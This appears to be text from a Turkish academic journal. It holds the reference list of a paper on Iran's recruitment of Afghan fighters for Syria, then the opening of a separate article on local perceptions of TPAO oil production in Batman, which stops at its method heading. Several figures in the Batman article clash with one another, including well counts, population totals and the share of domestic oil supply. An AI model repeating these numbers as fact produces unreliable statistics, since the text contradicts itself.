A. Majidiyar, "Afghan Officials in Deep Water After Praising Role of Soleimani and Shiite Militias in Syria," Middle East Institute, Nov. 29, 2017. Available: <https://www.mei.edu/publications/afghan-official-deep-water-after-praising-role-soleimani-and-shiite-militias-syria>. [Accessed June 12, 2020]

A. M. Latifi, "How Iran Recruited Afghan Refugees to Fight Assad's War," The New York Times, June 30, 2017. Available: <https://www.nytimes.com/2017/06/30/opinion/sunday/iran-afghanistan-refugees-assad-syria.html>. [Accessed June 14, 2020]

A. S. Jamal, "Mission accomplished? What's next for Iran's Afghan fighters in Syria," War on the Rocks, Feb.13, 2018. Available: <https://warontherocks.com/2018/02/mission-accomplished-whats-next-irans-afghan-fighters-syria/>. [Accessed May 12, 2020]

B. Pierce, "Syria: A Wicked Problem for All." CTC Sentinel, Vol. 6, No. 8, pp. 1-4, 2013.

B. Sinkaya, "İran-Suriye İlişkileri ve Suriye'de Halk İsyanı." Ortadoğu Analiz, Cilt: 3, Sayı: 33, ss. 38-48, 2011.

B. Ünal, “İran’ın Vekâlet Savaşı Stratejisi ve Suriye’deki Şii Milisler.” Bilgesam Analiz, No 1304, 2015.

C. Reuter, “Murad’s War: An Afghan Face to the Syrian Conflict.” Afghanistan Analysts Network, June 26, 2015. Available: <https://www.afghanistan-analysts.org/murads-war-an-afghan-face-to-the-syrian-conflict/>. [Accessed Oct. 24, 2020]

Ç. Özdemir, “Suriyede İç Savaşın Nedenleri: Otokratik Yönetim mi, Bölgesel ve Küresel Güçler mi?” Bilgi Sosyal Bilimler Dergisi, Sayı: 2, ss. 81-102, 2006.

D. Kenner, “Afghan Militants Join Syria’s Civil War, as if It Wasn’t Awful Enough,” Foreign Policy, Dec. 4, 2013. Available: <https://foreignpolicy.com/2013/12/04/afghan-militants-join-syrias-civil-war-as-if-it-wasnt-awful-enough/>. [Accessed Feb. 11, 2020]

E. Salihi, “Ortadoğu’da Oluşan Yeni Dengeler ve ‘Şii Hilali’ Söylemi.” Bilge Strateji, Cilt: 2, Sayı: 4, ss. 183-202, 2011.

F. Fassihı, “Iran Pays Afghans to Fight for Assad, Offers Them \$500 Stipend, Residency Benefits,” The Wall Street Journal, May 22, 2014. Available: <https://www.wsj.com/articles/iran-recruiting-afghan-refugees-to-fight-for-regime-in-syria-1400197482>. [Accessed Feb. 11, 2020]

G. Esfandiari, “Increasing Number of Afghans, Pakistanis Killed in Syria Buried in Iran,” Radio Free Europe, Radio Liberty, April 25, 2015. Available: <https://www.rferl.org/a/persian-letters-afghans-pakistanis-killed-fighting-in-syria-for-iran/26977907.html>. [Accessed Jan. 24, 2020]

G. Türkoğlu Oğuz, “HRW: İran, Suriye’de Afgan Göçmen Çocukları Savaşırıyor,” Anadolu Ajansı, 1 Ekim 2017. Available: <https://www.aa.com.tr/tr/dunya/hrw-iran-suriyede-afgan-gocmen-cocuklarini-savastiriyor/924166>. [Accessed June 14, 2020]

H. Hüseyini, “‘Fatımiyyun’ Tugayı ABD ile Yüzleşmek için Suriye’yi Terk Ediyor”, Şarkul Avsat, 6 Haziran 2019. Available: <https://aawsat.com/turkish/home/article/1755586/h%C3%BCdahuseyni/%E2%80%98fat%C4%B1miyyun%E2%80%99-tugay%C4%B1-abd-ile-%C3%BCzle%C5%9Fmek-i%C3%A7in-suriye%E2%80%99yi-terk-ediyor>. [Accessed June 6, 2020]

H. Moslih, “Iran ‘Foreign Legion’ Leans on Afghan Shia in Syria War,” Al Jazeera, Jan. 22, 2016. Available: <https://www.aljazeera.com/news/2016/01/iran-foreign-legion-leans-afghan-shia-syria-war-160122130355206.html>. [Accessed June 6, 2020]

İ. Bilgetürk, “İran’ın Suriye Politikası Bağlamında Şiilik ve Şii Milisler.” Ankasam, Bölgesel Araştırmalar Dergisi, Cilt: 2, Sayı: 2, ss. 398-438, 2018.

J. Neriah, "Iran Deploys Afghan Shiite Brigade to Spread Its Control in Southern Syria," Jerusalem Center for Public Affairs, Mar. 4, 2015. [Online]. Available: <https://jcpa.org/iran-shiite-brigade-syria/>. [Accessed May 12, 2020]

J. Thomas, "Islamic State's Khorasan 'Province' Claims Responsibility for Attack on Cultural Center in Kabul," FDD's Long War Journal, Dec. 28, 2017. [Online]. Available: <https://www.longwarjournal.org/archives/2017/12/islamic-states-khorasan-province-claims-responsibility-for-attack-on-cultural-center-in-kabul.php>. [Accessed Mar. 13, 2020]

K. Sadjadpour, "Iran's Unwavering Support to Assad's Syria." CTC Sentinel, Vol. 6, No. 8, pp. 11-14, 2013.

L. Loveluck, "The Battle for Aleppo, Explained," The Washington Post, Nov. 24, 2014. Available: <https://www.washingtonpost.com/news/worldviews/wp/2016/11/24/the-battle-for-aleppo-explained/>. [Accessed June 12, 2020]

L. Seligman, "The Child Soldier Crisis: 'Kids Are Cheap,'" Foreign Policy, Nov. 8, 2019. Available: <https://foreignpolicy.com/2019/11/08/child-soldier-crisis-kids-are-cheap-yemen-isis-my-star-sky/>. [Accessed June 13, 2020]

M. Adeel, "Syrian Rebels Capture 4 Afghans Including Teenager Boys," The Khaama Press News Agency, April 23, 2019. Available: <https://www.khaama.com/syrian-rebels-capture-4-afghans-including-teenager-boys-1022/>. [Accessed Feb. 11, 2020]

M. Jedinia and N. Zahid, "Iran Continues Deporting Undocumented Afghan Refugee," Voice of America, May 21, 2017. Available: <https://www.voanews.com/extremism-watch/iran-continues-deporting-undocumented-afghan-refugees>. [Accessed June 14, 2020]

M. Kazdal, "İran'ın Arap Baharı Sonrası Suriye Politikasını Anlamak." Artuklu Kaime Uluslararası İktisadi ve İdari Araştırmalar Dergisi, Cilt: 1; Sayı: 1, ss. 1-15, 2018.

M. A. Özbay, "İran'ın Şii Hilal Projesi İddiası," Yüksek Lisans Tezi, Ankara Üniversitesi, Sosyal Bilimler Enstitüsü, Ankara, 2010.

M. Öz ve M. M. Eş-Şek'a, "İsmailiyye." Türkiye Diyanet Vakfı İslam Ansiklopedisi, Cilt: 23, ss. 128-133, İstanbul, 2001.

N. Conrad, "Iran Recruits Afghan Teenagers to Fight War in Syria," Deutsche Welle, May 5, 2018. Available: <https://www.dw.com/en/iran-recruits-afghan-teenagers-to-fight-war-in-syria/a-43634279>. [Accessed June 12, 2020]

N. Homsî, "Afghan Teenagers Recruited in Iran to Fight in Syria, Group Says," *The New York Times*, Oct. 1, 2017. Available: <https://www.nytimes.com/2017/10/01/world/middleeast/iran-afghan-child-soldiers-syria-war.html>. [Accessed July 12, 2020]

P. Bouckaert, "Europe's Refugee Crisis Isn't Only About Syria," *Foreign Policy*, Oct. 18, 2015. Available: <https://foreignpolicy.com/2015/09/18/europes-refugee-crisis-isnt-only-about-syria-iraq-afghans/>. [Accessed June. 14, 2020]

P. Constable, "Recruited by Iran to Fight for Syrian Regime, Young Afghans Bring Home Cash and Scars," *The Washington Post*, July, 29 2018. Available: https://www.washingtonpost.com/world/asia_pacific/recruited-by-iran-to-fight-for-syrian-regime-young-afghans-bring-home-cash-and-scars/2018/07/29/ecf9e34c-64e0-11e8-81ca-bb14593acaa6_story.html. [Accessed April 28, 2020]

P. Smyth, "Iran's Afghan Shiite Fighter in Syria," *The Washington Institute, Policy Watch 2262*, June 3, 2014. [Online]. Available: <https://www.washingtoninstitute.org/policy-analysis/view/irans-afghan-shiite-fighters-in-syria>. [Accessed Feb. 11, 2020]

P. Strickland, "Why Are Afghan Refugees Leaving Iran?" *Al Jazeera*, May 17, 2016. Available: <https://www.aljazeera.com/indepth/features/2016/05/afghan-refugees-leaving-iran-160511103759873.html>. [Accessed June 14, 2020]

R. Farzam ve İ. Sarı, "Fatimiyyun: İran'ın Afgan Milisleri." *Selçuk Üniversitesi, Selçuklu Araştırmaları Dergisi*, Sayı: 6, ss. 267-290, 2017.

R. F. Worth, "Effort to Rebrand Arab Spring Backfires in Iran." *The New York Times*, 2 Şubat 2012, ss. 1.

R. Wright, "The Battle for Aleppo, Syria's Stalingrad, Ends," *The New Yorker*, Dec. 13, 2016. Available: <https://www.newyorker.com/news/news-desk/the-battle-for-aleppo-syrias-stalingrad-ends>. [Accessed June 13, 2020]

S. E. Rasmussen and Z. Nader, "Iran Covertly Recruits Afghan Shias to Fight in Syria," *The Guardian*, June 30, 2016. Available: <https://www.theguardian.com/world/2016/jun/30/iran-covertly-recruits-afghan-soldiers-to-fight-in-syria>. [Accessed May 12, 2020]

S. Peterson, "Iran Steps up Recruitment of Shiite Mercenaries for Syrian War," *The Christian Science Monitor*, June 12, 2016. [Online]. Available: <https://www.csmonitor.com/World/Middle-East/2016/0612/Iran-steps-up-recruitment-of-Shiite-mercenaries-for-Syrian-war>. [Accessed June 13, 2020]

S. E. Williams, "Afghan Fighters an Increasingly Significant Player on Syrian Battlefield," Middle East Eye, June 22, 2015. Available: <https://www.middleeasteye.net/news/afghan-fighters-increasingly-significant-player-syrian-battlefield>. [Accessed Feb. 12, 2020]

T. Coghlan, A. Yaqubi and S. E. Williams, "Assad Recruits Afghan Mercenaries to Fight Isis," The Times, June 2, 2015. Available: <https://www.thetimes.co.uk/article/assad-recruits-afghan-mercenaries-to-fight-isis-rzvp3bh2fhh>. [Accessed June 12, 2020]

T. Hazır, "Şii Hilai Bağlamında Suriye İç Savaşı ve İran." TURAN-SAM, Turan Stratejik Araştırmalar Merkezi, Cilt: 11, Sayı: 43, ss. 359-365, 2019.

T. Schneider, The Fatemiyoun Division: Afghan Fighters in the Syrian Civil War. Middle East Institute, Policy Paper, 2018-9, Washington, 2018.

W. Fulton, J. Holliday, S. Wyer, Iranian Strategy in Syria. A Joint Report by AEI's Critical Threats Project & Institute for the Study of War, Institute for the Study of War, 2013.

W. R. Polk, "Understanding Syria: From Pre-Civil War to Post-Assad," The Atlantic, Mar.10, 2013. Available: <https://www.theatlantic.com/international/archive/2013/12/understanding-syria-from-pre-civil-war-to-post-assad/281989/>. [Accessed Oct. 22, 2020]

BATMAN'DA PETROL ÜRETİMİNİN YEREL HALKIN ALGI VE TUTUMLARI ÇERÇEVESİNDE DEĞERLENDİRİLMESİ

Nurullah Kılınç¹ Nadire Karademir²

¹ *Nuri Pakdil Bilim ve Sanat Merkezi, Kahramanmaraş, TURKEY*

² *Sütçü İmam Üniversitesi, Fen Edebiyat Fakültesi, Kahramanmaraş TURKEY*

nurullahbey46@hotmail.com

ORCID: N. K. 0000-0003-0055-6650

ÖZET

Güneydoğu Anadolu bölgesinin Dicle bölümünde yer alan Batman Türkiye’de en fazla ham petrolün çıkarıldığı bir şehirdir. Yörede petrolün bulunması ve işletilmesi süreci ile Batman’ın adeta kaderi değişmiştir. Öyle ki; yerleşim alanı kırsal görünümünden şehirselleşmiş alana dönüşmüştür. Türkiye Petrolleri Anonim Ortaklığı (TPAO) ise Türkiye’nin ham petrol arama ve işletme konusunda en önemli kuruluştur. Batman’da Türkiye Petrolleri Anonim Ortaklığının bölge müdürlüğü ve ona bağlı önemli tesisleri bulunmaktadır.

Çalışma çok sayıda işçi istihdam eden ve Batman ekonomisinin adeta can damarı olan Türkiye Petrolleri Anonim Ortaklığı özelinde bu tür tesislerin Batman’daki yerel halkın bakış açısıyla değerlendirilmesi amacıyla yapılmıştır. Türkiye Petrolleri Anonim Ortaklığının yapısı, işleyişi, yöreye sosyal, ekonomik ve çevresel etkileri değerlendirilmiştir. Yörenin jeolojik-jeomorfolojik ve zemin özellikleri gibi fiziki coğrafya yapısı ile kentsel gelişimi, nüfus, yerleşme ve ekonomik özellikleri gibi beşeri coğrafya yapısı da birbiriyle ilişkilendirilerek açıklanmıştır.

Çalışmada yörede yaşayan yerel halkın düşüncelerini ortaya koyabilmek amacıyla araştırmacılar tarafından hazırlanan anket uygulaması gerçekleştirilmiştir. Bu anketlerle yöre halkının algısı değerlendirilmiştir. SPSS programı kullanılarak anket verilerinin analizleri yapılmıştır. Anket sonuçları ile yörenin iklim ve nüfus verilerini gösteren tablolar oluşturulmuştur. Ayrıca Arc Map 10,4 paket programı ile yörenin lokasyonunu, topografyasını

ve jeolojisini gösteren haritalar üretilmiştir. Ayrıca yerel halk ile birebir mülakatlar gerçekleştirilmiştir.

Batman halkı Türkiye Petrolleri Anonim Ortaklığının kendileri için önemli bir gelir kaynağı olduğunu, sosyal, ekonomik ve kültürel yönden yöreye önemli katkılar sağladığını düşünmekle birlikte; başta hava kirliliği olmak üzere çeşitli oranlarda gürültü, su ve toprak kirliliğine de neden olduğunu belirtmişlerdir. Bu çerçevede Türkiye Petrolleri Anonim Ortaklığının yöre halkı açısından nasıl algılandığı, olumlu ve olumsuz özelliklerinin neler olduğu ortaya konulmuştur. Yörede belirlenen sorunlar üzerine çözüm önerileri sunulmuştur.

Anahtar Kelimeler: Batman, Petrol, TPAO, Algı, Tutum.

ASSESSMENT OF OIL PRODUCTION IN BATMAN WITHIN THE FRAMEWORK ON LOCAL PERCEPTIONS AND ATTITUDES

ABSTRACT

Batman, located in the Tigris region of southeastern Anatolia, is a city where the most crude oil is extracted in Turkey. With the process of finding and operating oil, the destiny of the settlement area has changed; so that it transformed from a village appearance to a city. Turkey Petroleum incorporated company is the most important company in Turkey in the field of crude oil exploration and operation. In Batman, TPAO has a regional office and important facilities associated with it.

The study was conducted in order to evaluate such facilities from the point of view of local people in Batman in TPAO, which employs a large number of workers and is almost the lifeblood of Batman's economy. The structure, functioning of TPAO and its social, economic and environmental impact on the region were evaluated. Geologic-geomorphological and soil characteristics of the region, as well as urban development and population characteristics are aimed to be explained by associating with each other.

In the study, a survey application prepared by researchers was carried out in order to reveal the thoughts of local people living in the area. The perception of local people was evaluated by means of these surveys. Analysis of survey data was made using SPSS program. With the results of the survey, tables were created showing the climate and population data of the region. In addition, maps showing the location, topography and geology of the region have

been produced with the arc Map 10.4 package program. In addition, one-on-one interviews were conducted with local people.

The local people in Batman regards TPAO as an important source of income with its social, economic and cultural contributions; however they stated that it causes noise, water and soil pollution and especially air pollution at various rates. In this respect, the perception of TPAO by the local people has been reflected with its positive and negative aspects. Solution proposals have been presented on the problems identified in the region.

Keywords: *Batman, Oil, TPAO, Perception, Attitude.*

1. GİRİŞ

Petrol 20. yüzyılda olduğu gibi 21. yüzyılda da insan yaşamında enerji kaynağı olarak en önemli unsurlardan olmuştur. Ülkelerin kalkınabilmesi ve bu kalkınma durumunu sürdürülebilir olması için enerjiye ihtiyaçları vardır. Dünya enerji sisteminin büyük bir kısmı hidrokarbon kaynaklara dayanmaktadır (Ediger, 2007; 390-391). Öyle ki petrol ve doğalgaz gibi kaynaklar 20. yüzyılda birçok uluslararası anlaşmazlığın krizlerin ve savaşların yaşanmasına sebep olmuştur.

Dünyada ticari amaçlı ilk petrol arama ve üretim faaliyeti “Pennsylvania Rock Oil Company” isimli bir şirket tarafından 1840’lı yılların sonlarına doğru ABD’nin Pennsylvania eyaletinde gerçekleştirilmiştir. Petrol dünya ekonomisinde ara malı olmasının yanı sıra ham madde kaynağı olarak da çok önemli bir yere sahiptir. Günümüzde enerji, sanayi, alt yapı gibi birçok alanda kullanım alanı olan ham petrolün en önemli özelliği halen rakipsiz bir enerji kaynağı olmasıdır. Dünyanın bugünkü birincil enerji tüketiminde petrol, % 40’lık pay ile ilk sırayı alırken, % 28’lik payı olan kömür ikinci, % 23’lük pay ile doğal gaz üçüncü sıradadır (DPT 2001). Dünya’daki kanıtlanmış petrol rezervi 2017 yılı içinde gerçekleşen tüketime rağmen yeni keşiflerle 2018 yılı başında önceki yıla göre artmıştır. Uluslararası Enerji Ajansı (IEA) tarafından hazırlanan verilere göre 2018 yılı başında ise toplam üretilebilir petrol rezervi 1 trilyon 726 milyar varil olarak belirtilmiştir. Bu arada Dünyanın en fazla petrolüne sahip olan ülke sıralaması da değişerek liderlik Suudi Arabistan’dan Venezuela’ya geçmiştir. Sıralamanın devamı ise İran, Irak ve Kuveyt diye devam etmektedir. Bölge olarak yine en fazla ham petrol rezervi Basra Körfezi havzasındadır.

Türkiye’de petrol amaçlı ilk sondajın 1890 yılında İskenderun’da yapılmasına rağmen, ancak 1940 yılında Batman’da Raman-8 kuyusunda ham petrol bulunmuştur. 1954 yılında ise TPAO kurulmuştur. Türkiye’nin bilinen ham petrol rezervi 2018 yılı itibariyle 342 milyon varildir. Bu miktar Dünya ham petrol rezervlerinin sadece % 0,02’sine tekabül etmektedir. Burada Türkiye’nin çok ciddi bir petrol açığı olduğu anlaşılmaktadır. Zira Türkiye her geçen yıl artan ham petrol ihtiyacının sadece % 8’ini kendi kuyularından temin edebilmektedir. Ancak Türkiye coğrafi konumu avantajı sayesinde dünyanın en zengin petrol ve doğal gaz rezervlerine son derece yakındır. Türkiye’nin yanı başında Basra


Körfezi, dünyanın bilinen petrol rezervlerinin yaklaşık yüzde % 65'ine sahiptir. Ayrıca Hazar Havzası, günümüzde az petrol üretmesine karşın büyük petrol ve doğalgaz rezervlerine sahiptir (Klare, 2004). Türkiye buralardaki ham petrolün dünya pazarlarına ulaşmasında önemli bir köprü vazifesi görmektedir.

Türkiye'nin uluslararası petrol bağlantıları açısından ham petrol boru hatları, petrol ithalatına güvence getirdiği gibi, petrol taşımacılığında Türkiye'ye ekonomik çıkar da sağlamaktadır. Söz konusu petrol ithalatı, tam kapasiteyle çalışmayan Irak-Türkiye HPBH (Yılmaz, 2005) ve Hazar Bölgesi'ndeki petrol üretiminin artması ile birlikte petrolün dünya pazarlarına taşınabilmesinde önemli bir yere sahip olan Bakü-Tiflis-Ceyhan boru hattı ile gerçekleştirilmektedir. Irak petrolünün % 35'i ve Azeri petrolünün % 44,9'u İtalyan limanlarına taşınmaktadır (Kuleyin ve Cerit, 2011). Bahsedilen iki önemli ham petrol boru hattı Ceyhan'dan ham petrolün tankerlerine yüklenerek başta Avrupa olmak üzere batı ülkelerine ulaştırılmaktadır.

Türkiye bir yandan kendi öz kaynaklarından ham petrol üretirken, diğer yandan da hem karasal alanda hem de Akdeniz ve Karadeniz'de sismik petrol ve doğalgaz arama gemileri ile yeni kaynaklar aramaya devam etmektedir. Türkiye'nin ilk sismik gemisi 2013 yılında TPAO tarafından Norveç'ten satın alınmıştır. Norveç'ten alınan bu gemiye Barbaros Hayreddin Paşa adı verilmiştir. Daha sonra bunlara 3 tane daha gemi eklenerek sismik araştırma gemisi sayısı dörde yükselmiştir.

Batman'ın Konumu ve Genel Özellikleri

Batman şehri, Güneydoğu Anadolu Bölgesi'nde Diyarbakır Havzası'nın doğu kısmında ve Dicle Nehri'nin kuzey havzasında yer almaktadır. Dicle Nehri'nin bir kolu olan Batman Çayı'nın oluşturduğu taraçalar üzerinde kurulmuştur (Harita1). Batman ili, Güneydoğu Anadolu Bölgesinin Dicle bölümünde bulunmaktadır. Kuzeyde Muş, batıda Diyarbakır, doğuda Bitlis ve Siirt, güneyde ise Mardin illeri ile komşudur.




Harita 1: Batman'ın Lokasyon Haritası

Batman'ın kuzeyi özellikle Bitlis ve Muş sınırlarına yakın yerler oldukça yüksek dağlık alanlardır. Ortası ve Güneyi Batman çayı tarafından yarılmış vadilerle alçak ovalık alanlardan oluşmaktadır. Güneyi ise 1000 metreleri aşan plato görünümündedir. Batman şehir merkezi ise Diyarbakır sınırına yakın bir taraçalı alanda kurulmuştur (Harita,2).

Günümüzde Batman'ın bir mahallesi olan İluh 1937 yılında bucak merkezi yapılmıştır. Buna rağmen Batman 1955 yılına kadar olan dönem içerisinde tam bir köy özelliği göstermekteydi (Tonbul ve Sunkar, 2008; 2010). Ancak Batman'da petrol sahalarının keşfedilmesiyle gelişmiş ve çehresi değişmiştir. 1950 öncesinde küçük bir köy iken Raman Dağı'nda petrolün bulunması ile hızla gelişmiş ve 1990 yılında il statüsüne kavuşmuştur.

Batman ili arazisinin büyük bölümünü dağlık alanlar oluşturmaktadır. Kuzeyinde Güneydoğu Torosları meydana getiren Güney Muş Dağları, Sason ve Kozluk ilçelerini tamamen kaplar. İlin en yüksek noktası Sason Dağı (Aydınlık Dağı) (2973 m), İlin en geniş ovası, Batman çayının taşıdığı alüvyonlarla kaplı olan Batman ovasıdır.



Harita 2: Batman'ın Fiziki ve Jeoloji Haritası

1935'te 319, 1955 yılında İluh köyü iken nüfusu sadece 4.713 olan Batman Şehir merkezinin nüfusu 2019 yılında 434.225 olmuştur (Tablo:1). İl geneli nüfusu ise 608.659'dur. İl genelinde okuryazar oranı %74'dür. Yüzölçümü 44.654 km², 1995 verilerine göre GSMH 1157 USD, işsizlik oranı %58'dir. Hızlı nüfus artışıyla birlikte işsizlik artmıştır (Deniz vd., 2000). En kalabalık ilçeleri Kozluk (60.375), Sason (30.911) ve Beşiri (29.667) ilçeleridir. Bu nüfusun 460. 955'i yaklaşık % 77'si Batman merkezde yaşamaktadır (TUİK, 2020).

Tablo 1: Batman Şehir Merkezi Yıllara Göre Nüfus Değişimi

Yıllar	Nüfus	Yıllar	Nüfus
1935	319	1980	86.172
1940	409	1985	110.000
1945	443	1990	147.350
1950	915	1997	214.300
1955	4.713	2000	272.000
1960	12.401	2007	293.024
1965	24.990	2010	325.000
1970	44.991	2015	419.253
1975	64.387	2019	434.225

Türkiye’de 2017 yılı verilerine göre istihdamın % 18,4’ü tarımda, % 26,7’si sanayide ve % 54,9’u ise hizmet sektöründe yer almıştır (Dervişoğlu ve diğ. 2019: 59). Batmanda ise istihdamın % 14,6’sı tarımda, % 20,2’si sanayide ve % 65,2’si hizmet sektöründe çalışmaktadır (TUİK, 2020). Aktif nüfusun % 80’den fazlası tarım dışında yani hizmet ve sanayi sektöründe istihdam edilmektedir. Özellikle Batman’da hizmet sektöründeki istihdam edilenlerin oranının Türkiye ortalamasından yüksek olması TPAO’nın bölgeye istihdam olarak katkısını göstermektedir.

Batman, ülke genelinde en yüksek genç nüfus oranına sahip olan illerden biridir. Genç nüfusuna göre iller sıralamasında Batman, 8. sırada yer almaktadır. Genç nüfusu olarak kabul edilen 15-24 yaş grubu nüfus oranı ülke ortalaması % 23,5 iken, ilimizin genç nüfus oranı % 29,8 (178.261 kişi) düzeyindedir. 15-64 yaş aralığında bulunan nüfusun artış göstermesi ilimizi genç nüfustan, orta yaşlı nüfusa doğru ilerlediğini göstermektedir. İlerleyen süreçte ise orta yaş nüfusun yaşlı nüfus oranının artacağını göstermektedir. Batman’da toplam nüfusun 301.413’ü erkek, 297.690’ı ise kadındır (TUİK,2020; Dervişoğlu ve diğ. 2019).

Batman ilinde sanayi siciline kayıtlı 10 kişiden fazla işçi çalıştıran sanayi işletmesi sayısı 55 tanesi organize sanayi bölgesinde olmak üzere 143 adettir. Bu işletmelerde yaklaşık 6.000 kişi istihdam edilmektedir (Güdelci, 2019). Batmanda sanayi tesislerinin % 28’i petrokimya tesislerinden oluşmakla birlikte bu tesislerin sanayi istihdamındaki oranı % 44’ür.. Batman ili sanayisi az gelişmiş iller arasında yer almaktadır. Güneydoğu illeri arasında sanayileşme sıralamasında % 65’lik bir oran ile Gaziantep ili ilk sırada yer alırken, Gaziantep ilinden sonra Şanlıurfa % 10, Diyarbakır % 9, Adıyaman % 6 ve Batman ise % 4 ile 5. Sırada yer almaktadır (BATSO, 2020).

Batman şehri, batı Raman Dağının kuzey eteklerinde Batman Çayı’nın eski menderes yeniği taraçalar üzerinde kurulmuştur. Bu sekilerin bir bölümünün İluh Deresi ve kolları tarafından oluşturulan birikinti yelpazesi tarafından örtülmüştür. Bu yapı özelliği ile Batman, sekiler ve yelpaze üzerinde kurulmuştur. Batman Şehrinin kuzeyinde ve güneyinde 700-800 m yükseltileri arasında geniş düzlükler yer almaktadır (Tonbul ve Sunkar 2008). İlk petrol Raman Dağı, Meymuniye boğazında bulunmuş olsa da 1945 yılında Raman-8 kuyusu tamamlanmış ve böylece ilk defa ticari anlamda petrol çıkarılmıştır. 1948 yılında ise Batman Rafinerisi’nin kurulması ham petrolün artırılmasına hız verilmiştir (PİGM,

2020). TPAO kamu petrol sektörünü merkezi plânlama ve koordinasyon ilkeleri dahilinde organize etmek ve bu suretle sektörü verimli, uyumlu ve ülke ihtiyaçlarını karşılamakta etkin duruma getirmek ve petrol- doğal gaz üretim, dağıtım, pazarlama faaliyetlerinde bulunmak, sermaye birikimi sağlayarak öncelikle petrol, doğal gaz arama ve üretiminde yatırım kaynağı yaratmak amacı ile kurulmuştur (<http://www.batman.gov.tr/tpao>). Batman Bölge müdürlüğü ve diğer tesisleri Batman şehir merkezinde Site mahallesinde faaliyet göstermektedir (Foto:1).



Fotoğraf 1: TPAO Bölge Müdürlüğü

Uzun yıllar bir kasaba özelliği taşıyan Şehir, 1955-1980 yılları arası dönemde petrol çıkarımı ve buna bağlı gelişen sanayi ve ticaret Batman'da hızlı nüfus artışı ekonomik büyümeyi getirmiştir. Batman özellikle 80'li yıllardan sonra hızla gelişerek orta büyüklükte bir şehir hüviyeti kazanmıştır. Batman'da hızlı gelişmenin getirdiği plansız kentleşme çeşitli alt yapı sorunlarına da neden olmaktadır. Petrolün getirdiği sanayileşme sonucu şehir özellikle yakın çevresinden hızlı ve sürekli göç almıştır. Bu göçler ise şehirde hava kirliliği, su kirliliği, trafik ve ulaşım sorunları, tarım arazilerin yerleşmeye açılması gibi sorunlara yol açmıştır (Çağlıyan ve Akdemir, 2003:298). Günümüzde Batman şehri 39 mahalleden oluşan büyük bir kent görünümündedir. Batman kentinin 1985 ve 2016 yılları arasındaki 30 yıllık süreçte yerleşim alanı olarak yaklaşık % 167 oranında mekânsal genişleme sağlamıştır (Alkan 2018:271).

Cumhuriyet döneminin ilk petrol kanunu olan ve ülkede petrol arama ve işletilmesini düzenleyen 792 Sayılı Petrol Kanunu TBMM'de 24 Mart 1926 tarihinde kabul edilmiştir. 6 Nisan 1926 tarihinde Resmi Gazetede yayımlanarak yürürlüğe giren ve petrol arama ve işletme hakkını yalnızca hükümete veren kanun yürürlüğe girmiştir.



Fotoğraf 2: Petrolün Taşındığı Demiryolu

Batman’da 22 sahada 727 adet petrol kuyusu bulunmaktadır. Türkiye’de üretilen petrolün büyük çoğunluğu Batman’dan karşılanmaktadır. Günlük üretim 28.344 varildir. Yıllık üretim ise 6 milyon varilin üzerindedir. Güneydoğu illerindeki toplam petrol üretiminin yaklaşık % 65’i Batmadan karşılanmaktadır (<http://www.batman.gov.tr/batman-ve-petrol>). Bunların büyük bir çoğunluğu orta eosen ve üst miyosen yapıları üzerindedir (Harita 3). 1948-2000 yılları arasındaki 52 yıllık sürede T.P.A.O. nun (Türkiye Petrolleri Anonim Ortaklığı) Batman yöresindeki muhtelif sahalarda kazdığı kuyulardan 727 âdetinde petrol bularak üretimini sürdürmekte ve boru hattı vasıtasıyla Batman Rafinerisine aktarmak suretiyle Türk ekonomisine önemli katkılar sağlamaktadır. Ayrıca Türkiye’nin ilk ham petrol boru hattı olarak 1967 yılında işletmeye açılan Batman-Dörtyol ham petrol boru hattı ile de yıllık 4,5 milyon ton ham petrol limana ulaştırılmaktadır.

Türkiye Dünyada petrole bağımlı ülkeler kapsamında incelenen 15 ülke içesindedir. Bunlar ABD, Japonya, Çin, Almanya, Güney Kore, Hindistan, Fransa, İspanya, İtalya, Tayvan, Singapur, Hollanda, Belçika, Türkiye ve Tayland şeklindedir (Gündoğan ve Tok 2019: 138). Türkiye petrol ihtiyacının sadece % 8’ini kendi kaynaklarından üretirken % 92’sini ithal etmektedir. Bu yüzden Türkiye’nin kendi kaynaklarından petrol üretmesi oldukça önemlidir. Batman’ın Türkiye’nin başka hiçbir yerinde olmayan bir petrol kenti özelliği taşıması, Batman’ın özellikle bu petrole dayalı olarak gelişmesi, petrol ürünleri çıkaran ve işleyen tesislerin sayısının giderek artması sayesinde kentin ekonomik ve sosyal potansiyeli artmıştır. Bu gelişmeler şehir halkının petrol kavramına ve petrole ilgili kuruluşlar hakkında olumlu bir yargıya sahip olmasını sağlamıştır.

Amaç-Önem

Türkiye zengin petrol kaynakları olmayan, petrol ve enerjide dışa bağımlı bir ülkedir. Ancak ülke ihtiyacının yaklaşık % 10’unu kendi petrol kuyularından üretmektedir. Batman bu üretimin büyük bir kısmını sağlayan 471 petrol kuyusu, petrol rafinerisi ve ham petrol boru hatları olan bir şehirdir. Dolayısıyla ülke, bölge ve şehir açısından çıkarılan petrol istihdam kaynağı olmuştur. Şehirde TPAO’nun kuyuları ve büroları (Merkez) bulunmakta ve halkın bir kısmı bu sektörde istihdam edilmektedir. Bu araştırma ile Batman şehrinde yaşayan yerel halkın şehirde bulunan TPAO kuruluşuna karşı algısının değerlendirilmesi amaçlanmıştır. Bir bölgede herhangi bir konuda yerel halkın algı ve

tutumlarının zaman içerisinde belli aralıklarla çalışılması hem ülke hem bölge hem de yerel bazda olumlu ve olumsuz yapının düzenlenebilmesi adına büyük geri dönütler sağlayacaktır. Çalışma, şehir ve TPAO kuruluşları arasında ne gibi bir etkileşim olduğunun da değerlendirmesi açısından önem arz etmektedir. Bu çalışmada TPAO bu tür tesislerin Batman'daki yerel halkın bakış açısıyla değerlendirilmesi amacıyla yapılmıştır. Yerel halkın algı ve tutumlarının ortaya konulması sayesinde tesis konusunda farkındalık sağlanacak, geleceğe dönük planlamalar daha reel ortamlar sayesinde yapılabilecek, sorunlara çözüm önerileri getirilebilecektir.

Yöntem

